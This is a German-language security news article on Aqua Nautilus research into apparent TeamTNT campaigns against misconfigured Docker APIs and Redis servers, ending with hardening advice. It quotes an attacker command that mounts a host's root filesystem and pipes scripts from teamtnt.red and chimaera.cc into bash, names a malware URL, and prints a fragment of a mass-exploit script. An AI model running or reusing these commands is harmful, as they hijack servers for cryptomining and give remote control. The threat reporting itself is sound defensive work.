

















Ein ehemaliger Bedrohungsakteur ist mit neuen Angriffen auf die Cloud, Container – und Verschlüsselungsschlüssel zurückgekehrt.
Das Forschungsteam von Aqua Nautilus beobachtete drei Angriffe, die denen von TeamTNT, einem auf Cloud-Plattformen und Online-Instanzen wie Kubernetes-Clustern, Redis-Servern und Docker-APIs spezialisierten Bedrohungsakteur, sehr ähnlich sahen.
Diese Cyberkriminellen sind für ihre Kreativität und ihre Fähigkeit bekannt, Cloud-Umgebungen anzugreifen, da sie 2020 neue, zuvor unbekannte Techniken einführten. Nach zahlreichen erfolgreichen Kampagnen in den Jahren 2020–2021 veröffentlichten sie auf Twitter eine Rücktrittserklärung. Laut Aqua Nautilus infizierte ihre Infrastruktur jedoch weiterhin automatisch neue Opfer mit alter Malware; zu ihren Tools gehörten verschiedene Würmer, die neue Ziele scannen und infizieren konnten.
Mit anderen Worten: Alte Malware und Würmer können weiterhin automatisch neue Ziele scannen und infizieren. Die Forscher sind jedoch überzeugt, dass der Bedrohungsakteur zurück ist, da ihre Honeypots in einer Reihe von drei Angriffen während der ersten Septemberwoche Signaturen und Tools von TeamTNT identifizierten.
Den störendsten Angriff nannten sie „Kangaroo-Angriff“. Die beiden anderen sind die Angriffe „Cronb“ und „What Will Be“. Diese Operationen zielen speziell auf Docker-Instanzen und -APIs ab.
Lesen Sie auch: Die besten Lösungen für Container-Sicherheit
Angriffe kommen den Forschern bekannt vor
Die gesamte Internetkommunikation, einschließlich SSL und SSH, beruht auf privaten und öffentlichen Schlüsseln zur Verschlüsselung. Das Elliptic Curve Discrete Logarithm Problem (ECDLP) ist die mathematische Funktion, die den Vorgang unumkehrbar macht.


Dies ist das grundlegende Prinzip moderner Kryptografie: Verschlüsselung muss ein Vorgang in nur eine Richtung sein. Eigentlich sollte nur der Schlüssel das Tor öffnen können. Die Forscher von Aqua Nautilus fanden jedoch Hinweise auf den Pollard’s-Kangaroo-Intervall-ECDLP-Lösungsalgorithmus in dem Shell-Skript, das beim Kangaroo-Angriff verwendet wurde.
Die Angreifer nutzen einen falsch konfigurierten Docker-Daemon aus, um eine Befehlszeile zu übergeben, die einen Fork des Lösungsalgorithmus für SECP256K1 klont. Das Ganze ist zwar etwas kompliziert, aber das letztendliche Ziel ist ziemlich einfach: Rechenleistung der Opfer zu stehlen, in der Hoffnung, die unlösbare mathematische Aufgabe zu bewältigen.
Theoretisch ist die Schwierigkeit des ECDLP enorm, aber die mögliche Belohnung ist ebenso groß, da die Cyberkriminellen damit so ziemlich alles im Internet entsperren könnten, einschließlich Bitcoin-Wallets.
Ein solcher Ansatz ist in der Malware-Landschaft weit verbreitet, etwa bei Cryptominern. Die Angreifer kapern die ungenutzte Rechenleistung der Zielsysteme, um Kryptowährungen zu schürfen. Genau das geschieht beim „Cronb-Angriff“, der einen Cryptomining-Angriff auf exponierte Redis-Instanzen ausführt.
Der Name „Cronb“ wurde bereits bei früheren Angriffen von TeamTNT verwendet. Die Forscher stellten jedoch fest, dass dieselben Tricks und Tools eingesetzt wurden, um verwundbare Redis-Instanzen aufzuspüren, Persistenz zu erlangen, Ressourcen zu stehlen und der Erkennung zu entgehen. Das Skript wurde jedoch so geändert, dass es auf neue C&C-Server (Command and Control) verweist.
Der letzte der drei Angriffe, „What Will Be“, nutzt falsch konfigurierte Docker-APIs aus, um nicht autorisierte Befehle zu übergeben und Malware herunterzuladen (whatwill.be/en.sh). Die Cyberkriminellen können dem Docker-Container entkommen, indem sie eine Sicherheitslücke im release_agent ausnutzen, einem Skript, das am Ende von Prozessen in privilegierten Containern ausgeführt wird.
Die Forscher konnten den Kangaroo-Angriff auf ein GitHub-Projekt zurückverfolgen. Das zugehörige GitHub-Konto „wafferz“ bedeutet auf Deutsch „Waffenkammer“ und besitzt ein weiteres Repository namens „dock“, das Bash-Skripte und Kommentare mit Erwähnungen von TeamTNT enthält:
#docker -H tcp://$ipaddy:$2 run -d --name teamtnt -v /:/mnt alpine chroot /mnt /bin/sh -c "curl -sLk http://teamtnt.red/Kuben/sh/scan.sh | bash;curl -# -Lk http://chimaera.cc/sh/mo.sh | bash;while true; do sleep 9999;done"
Lesen Sie auch: Neue quantensichere Kryptografiestandards kommen keinen Moment zu früh
So schützen Sie sich vor Bedrohungen für Cloud und Container
Das Aktualisieren von Systemen reduziert die Angriffsfläche und schließt bekannte Sicherheitslücken.
Diese spezifischen Angriffe nutzen Schwachstellen in falsch konfigurierten Instanzen aus. Die naheliegende Gegenmaßnahme besteht daher darin, die Konfigurationen von Redis und Docker zu härten. Und exponieren Sie solche kritischen Instanzen nicht ohne Firewall-Schutz und eine robuste Authentifizierung.
Bedrohungsakteure scannen Server massenhaft, um Fehlkonfigurationen und Schwachstellen zu erkennen. Dieses Beispiel zeigt, dass sich der Angriffsvorgang automatisieren und unendlich oft wiederholen lässt. Öffentlich sind gebrauchsfertige Skripte wie redisMassExploit verfügbar, die mithilfe von Shodan verwundbare Redis-Instanzen sammeln und anschließend automatisch einen manipulierten SSH-Zugang einrichten:
print 'TOTAL CHECKED TARGETS: {0}'.format(len(targets))print 'TOTAL PROMISING TARGETS: {0}'.format(len(promisingTargets))print 'TOTAL PWNED TARGETS: {0}'.format(len(pwnedTargets))print 'LIST OF ALL PWNED TARGETS:'for pwnedTarget in pwnedTargets:print pwnedTargetprint 'Have a nice day!!!'
Viele Hacks sind gar nicht möglich, wenn Sie auf privilegierte Container verzichten. In diesem Fall beruht der Container-Ausbruch beispielsweise auf der SYS_ADMIN-Fähigkeit, ein Cgroup-Verzeichnis einzuhängen.
Die Überwachung von Endpunkten kann ebenfalls ungewöhnliche Aktivitäten und Prozesse erkennen. Viele Anti-Malware-Lösungen können Cryptominer blockieren.
Auf individueller Ebene können Sie die CPU-Auslastung manuell überwachen oder Software einsetzen, die bei ungewöhnlichem Verbrauch Warnmeldungen ausgibt. Das hängt natürlich von der Nutzung ab, aber in den meisten Fällen benötigen Sie wahrscheinlich nicht mehr als ein Viertel oder ein Drittel der gesamten CPU-Leistung.
Allerdings werden Cyberkriminelle wahrscheinlich bevorzugt Cloud-Server infizieren, da diese in der Regel deutlich mehr Kapazität haben und Cloud-Dienste Hunderte, möglicherweise Tausende verbundene Mitglieder umfassen. Daher sind bewährte Praktiken für Cloud-Sicherheit und eine angemessene Zugriffskontrolle wichtiger denn je. Cloud-Dienste sind in der Regel recht sicher; meist liegt das Problem darin, wie Organisationen eine Verbindung zu ihnen herstellen.
Lesen Sie weiter: So kontrollieren Sie Sicherheitsrisiken von APIs